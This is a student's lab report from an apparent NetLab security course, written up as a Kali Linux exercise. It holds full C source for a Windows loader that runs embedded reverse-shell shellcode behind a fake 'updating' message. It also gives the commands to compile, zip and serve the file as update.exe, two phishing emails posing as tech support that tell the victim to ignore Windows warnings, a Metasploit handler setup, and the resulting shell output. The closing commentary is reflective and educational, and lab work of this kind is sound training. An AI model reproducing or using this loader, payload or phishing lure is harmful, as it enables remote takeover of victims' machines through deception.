


Peter Sanford
IT 2700
NetLab Lab 1
9/2/2023

1.1:
Step 9



The screenshot displays a NetLab interface with a Kali Linux terminal window open. The terminal shows a C program being edited in nano. The program is a buffer overflow exploit targeting a Windows system. The terminal shows the file path ~/Documents/main.cpp and the program's logic, including a large buffer and a main function that prints a message and allocates memory.

```
GNU nano 5.4 main.cpp
1 #include <stdio.h>
2 #include <windows.h>
3
4 unsigned char buf[] =
5     "\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52"
6     "\x51\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48"
7     "\x8b\x52\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9"
8     "\x48\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41"
9     "\x01\xc1\xe2\xed\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48"
10    "\x01\xd0\x8b\x80\x88\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01"
11    "\xd0\x50\x8b\x48\x18\x44\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48"
12    "\xff\xc9\x41\x8b\x34\x88\x40\x01\xd6\x4d\x31\xc9\x48\x31\xc0"
13    "\xac\x41\xc1\xc9\x0d\x41\x01\xc1\x38\xe0\x75\xf1\x4c\x03\x4c"
14    "\x24\x08\x45\x39\xd1\x75\xd8\x58\x44\x8b\x40\x24\x49\x01\xd0"
15    "\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49\x01\xd0\x41\x8b\x04"
16    "\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a\x41\x58\x41\x59"
17    "\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41\x59\x5a\x48"
18    "\x8b\x12\xe9\x57\xff\xff\xff\x5d\x49\xbe\x77\x73\x32\x5f\x33"
19    "\x32\x00\x00\x41\x56\x49\x89\xe6\x48\x81\xec\xa0\x01\x00\x00"
20    "\x49\x89\xe5\x49\xbc\x02\x00\x11\x5c\xcb\x00\x71\x02\x41\x54"
21    "\x49\x89\xe4\x4c\x89\xf1\x41\xba\x4c\x77\x26\x07\xff\xd5\x4c"
22    "\x89\xea\x68\x01\x01\x00\x00\x59\x41\xba\x29\x80\x6b\x00\xff"
23    "\xd5\x50\x50\x4d\x31\xc9\x4d\x31\xc0\x48\xff\xc0\x48\x89\xc2"
24    "\x48\xff\xc0\x48\x89\xc1\x41\xba\xea\x0f\xdf\xe0\xff\xd5\x48"
25    "\x89\xc7\x6a\x10\x41\x58\x4c\x89\xe2\x48\x89\xf9\x41\xba\x99"
26    "\xa5\x74\x61\xff\xd5\x48\x81\xc4\x40\x02\x00\x00\x49\xb8\x63"
27    "\x6d\x64\x00\x00\x00\x00\x00\x41\x50\x41\x50\x48\x89\xe2\x57"
28    "\x57\x57\x4d\x31\xc0\x6a\x0d\x59\x41\x50\xe2\xfc\x66\xc7\x44"
29    "\x24\x54\x01\x01\x48\x8d\x44\x24\x18\xc6\x00\x68\x48\x89\xe6"
30    "\x56\x50\x41\x50\x41\x50\x41\x50\x49\xff\xc0\x41\x50\x49\xff"
31    "\xc8\x4d\x89\xc1\x4c\x89\xc1\x41\xba\x79\xcc\x3f\x86\xff\xd5"
32    "\x48\x31\xd2\x48\xff\xca\x8b\x0e\x41\xba\x08\x87\x1d\x60\xff"
33    "\xd5\xbb\xfb\x05\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff\xd5\x48"
34    "\x83\xc4\x29\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13"
35    "\x72\xf6\x6a\x00\x59\x41\x89\xda\xff\xd5";
36
37
38
39 size_t size = 460;
40
41 int main(int argc, char** argv){
42     char* code;
43     printf("Please be patient, your program is updating in the background...");
44     code = (char*)VirtualAlloc(NULL, size, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
45     memcpy(code, buf, size);
46     ((void(*)())code)();
47     return(0);
48 }
```

Step 12

```
(kali㉿kali)-[~/Documents]
$ sudo nano -l main.cpp

(kali㉿kali)-[~/Documents]
$ x86_64-w64-mingw32-g++ main.cpp -o update.exe

(kali㉿kali)-[~/Documents]
$ ls
main.cpp  update.exe

(kali㉿kali)-[~/Documents]
$ zip -e update.zip update.exe
Enter password:
Verify password:
  adding: update.exe (deflated 65%)

(kali㉿kali)-[~/Documents]
$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
█
```

1.2:
Step 8

Please update your software



To wsmith@mail.netlab.local on 2023-09-02 15:24

 [Details](#)  [Plain text](#)

Dear Will,

Please download the update software that was written by the tech support team. The software will provide a patch to the system. Making it no longer vulnerable to the recent security breach exploit.

Download the software [HERE](#)

FYI, you can ignore the Windows warning. Don't worry it is our own program. The code to open the file is as usual, "xyzsecurity" without quote.

1.3:
Step 1


```
msf6 exploit(multi/handler) > set LHOST 203.0.113.2
LHOST => 203.0.113.2
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 203.0.113.2:4444
```

1.4:
step 7

Please update your software



From tech@mail.netlab.local on 2023-09-02 13:24

 Details  Plain text

Dear Will,

Please download the update software that was written by the tech support team. The software will provide a patch to the system. Making it no longer vulnerable to the recent security breach exploit.

Download the software [HERE](#)

FYI, you can ignore the Windows warning. Don't worry it is our own program. The code to open the file is as usual, "xyzsecurity" without quote.

Best,

Step 10



Step 18

```
whoami
netlab\lab-user

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter vEthernet (Intel(R) 82574L Gigabit Network Connection - Virtual Switch):

    Connection-specific DNS Suffix . . . : 
    Link-local IPv6 Address . . . . . : fe80::c896:37e6:aed3:bbe4%4
    IPv4 Address. . . . . : 192.168.0.50
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1
```

Commentary:

In this lab I created a malicious file that I sent to the target machine. When we downloaded and ran the file, it created a reverse shell so we can access the machine, even though it was behind the firewall. I learned that emails can be dangerous, and we should listen to the many warnings Windows gives us, especially when downloading untrusted files off the internet. This would be useful to gain access to other people's networks in a bad way but can also teach us the dangers and what can happen if we let a bad email slip through the cracks. Many times, employees and users are the main security vulnerability and companies need to train their employees to recognize social engineering attacks.